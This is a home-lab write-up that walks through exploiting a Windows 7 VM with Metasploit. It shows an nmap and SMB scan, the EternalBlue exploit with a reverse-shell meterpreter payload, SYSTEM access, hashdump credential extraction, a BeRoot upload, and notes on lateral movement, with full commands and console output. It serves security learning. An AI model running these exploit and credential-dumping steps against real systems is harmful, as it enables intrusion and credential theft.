Windows Privilege Escalation Using Metasploit — Home Lab Project

---

Table of Contents

---

1. Introduction

This report documents the setup and execution of a Windows privilege escalation lab using Metasploit Framework within a home lab environment. The purpose is to demonstrate post-exploitation techniques including password hash dumping, local security auditing, and identifying misconfigurations for potential lateral movement.

---

2. Lab Environment Setup

2.1 Attacker Machine

- OS: Kali Linux
- Metasploit Framework v6.4.69-dev

2.2 Target Machine

- OS: Windows 7 Enterprise SP1 (90-day Evaluation)
- Network: Host-Only Adapter

2.3 Network Configuration

Both VMs are configured with VMware Host-Only networking.

- Attacker IP: 192.168.145.129
- Target IP: 192.168.145.128




Figure 1: VMware Network Adapter Settings for Kali and Windows 7 VMs
Figure 2: IP Configuration Verification and Ping Test

3. Exploitation Phase

3.1 Metasploit Initialization

- PostgreSQL service started and confirmed via `systemctl status postgresql`.
- Metasploit connected: `db_status` shows connected.

```
      ffffffffffffffffffffffffffff
      ffffffff.................
      ffffffff.................
      ffffffff.................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

Figure 3: Metasploit Initialization and Database Connection

3.2 Target Enumeration

3.2.1 Nmap Scan

Command: `nmap -sV -O 192.168.145.128`

```
File  Actions  Edit  View  Help
└─$ nmap -sV -O 192.168.145.128

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 20:51 BST
Nmap scan report for 192.168.145.128
Host is up (0.00096s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:EB:1F:34 (VMware)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cp
e:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R
2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: WIN-346E4SC2JPD; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.91 seconds

┌──(tafadzwa㉿kali)-[~]
└─$
```

Figure 4: Nmap Scan Results

3.2.2 SMB Version Detection

Command:

```
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.145.128
run
```




Figure 5: SMB Version Detection Output

3.3 Vulnerability Identification

Target found vulnerable to EternalBlue (MS17-010).


---

4. Gaining Initial Access

4.1 Exploit Module

- Module: `exploit/windows/smb/ms17_010_eternalblue`
- Payload: `windows/x64/meterpreter/reverse_tcp`
- RHOSTS: 192.168.145.128
- LHOST: 192.168.145.129

4.2 Execution and Session Opening



```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.145.128
RHOSTS ⇒ 192.168.145.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.145.129
LHOST ⇒ 192.168.145.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.145.129:4444
[*] 192.168.145.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.145.128:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64
(64-bit)
[*] 192.168.145.128:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.145.128:445 - The target is vulnerable.
[*] 192.168.145.128:445 - Connecting to target for exploitation.
[+] 192.168.145.128:445 - Connection established for exploitation.
[+] 192.168.145.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.145.128:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.145.128:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.145.128:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.145.128:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.145.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.145.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.145.128:445 - Sending all but last fragment of exploit packet
[*] 192.168.145.128:445 - Starting non-paged pool grooming
[+] 192.168.145.128:445 - Sending SMBv2 buffers
[+] 192.168.145.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.145.128:445 - Sending final SMBv2 buffers.
[*] 192.168.145.128:445 - Sending last fragment of exploit packet!
[*] 192.168.145.128:445 - Receiving response from exploit packet
[+] 192.168.145.128:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.145.128:445 - Sending egg to corrupted connection.
[*] 192.168.145.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.145.128
[*] Meterpreter session 1 opened (192.168.145.129:4444 → 192.168.145.128:49158) at 2025-07-15 22:11:06 +0100
[+] 192.168.145.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.145.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.145.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Figure 6: Meterpreter Session Opened via MS17-010

4.3 Privilege Verification

Commands:

```
getuid
getsystem
```

Result: NT AUTHORITY

```
[+] 192.168.145.128:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.145.128:445 - Sending egg to corrupted connection.
[*] 192.168.145.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.145.128
[*] Meterpreter session 1 opened (192.168.145.129:4444 → 192.168.145.128:49158) at 2025-07-15 22:11:06 +0100
[+] 192.168.145.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.145.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.145.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Figure 7: Privilege Escalation Verification

---

5. Post-Exploitation Activities

5.1 Credential Dumping

Command: `hashdump`

```
[*] Sending stage (203846 bytes) to 192.168.145.128
[*] Meterpreter session 1 opened (192.168.145.129:4444 → 192.168.145.128:49158) at 2025-07-15 22:11:06 +0100
[+] 192.168.145.128:445 - ==========================================================
[+] 192.168.145.128:445 - ==========================WIN=========================
[+] 192.168.145.128:445 - ==========================================================

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404[redacted]
Guest:501:aad3b435b51404eeaad3b[redacted]
[redacted]:aad3b435b51404eeaad3b4[redacted]
meterpreter >
```

Figure 8: Extracted Windows Password Hashes

Note: Sensitive hash data is partially redacted in screenshots.

5.2 Uploading and Executing BeRoot

5.2.1 Upload Command

```
upload /home/tafadzwa/Downloads/beRoot.exe C:\\Users\\Public\\beRoot.exe
```

```
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:23:in `<main>'
meterpreter > upload /home/tafadzwa/Downloads/beRoot.exe C:\\Users\\Public\\beRoot.exe
[*] Uploading  : /home/tafadzwa/Downloads/beRoot.exe → C:\Users\Public\beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/tafadzwa/Downloads/beRoot.exe → C:\Users\Public\beRoot.exe
[*] Completed  : /home/tafadzwa/Downloads/beRoot.exe → C:\Users\Public\beRoot.exe
meterpreter >
```

Figure 9: Upload Confirmation

5.2.2 Execution Command

```
execute -f C:\\Users\\Public\\beRoot.exe
```

```
meterpreter > upload /home/tafadzwa/Downloads/beRoot.exe C:\\Users\\Public\\beRoot.exe
[*] Uploading  : /home/tafadzwa/Downloads/beRoot.exe → C:\Users\Public\beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/tafadzwa/Downloads/beRoot.exe → C:\Users\Public\beRoot.exe
[*] Completed  : /home/tafadzwa/Downloads/beRoot.exe → C:\Users\Public\beRoot.exe
meterpreter > execute -f C:\\Users\\Public\\beRoot.exe
Process 2880 created.
meterpreter >
```

Figure 10: BeRoot Execution Result

5.3 Findings Summary

BeRoot identified potential privilege escalation vectors such as service misconfigurations and weak registry permissions.

---

6. Lateral Movement Considerations

Recovered NTLM hashes can be used for offline cracking. If cracked credentials are reused across other machines, lateral movement via SMB or RDP becomes possible.

---

7. Legal and Licensing Disclaimer

The Windows 7 ISO used was sourced from archived Microsoft evaluation resources. This setup is for educational and non-commercial purposes only.

---

8. Conclusion

This lab successfully demonstrated Windows privilege escalation using Metasploit, including session management, password hash extraction, and security misconfiguration analysis. Further steps would include integrating log monitoring tools (ELK/Splunk) and implementing hardening measures based on identified vulnerabilities.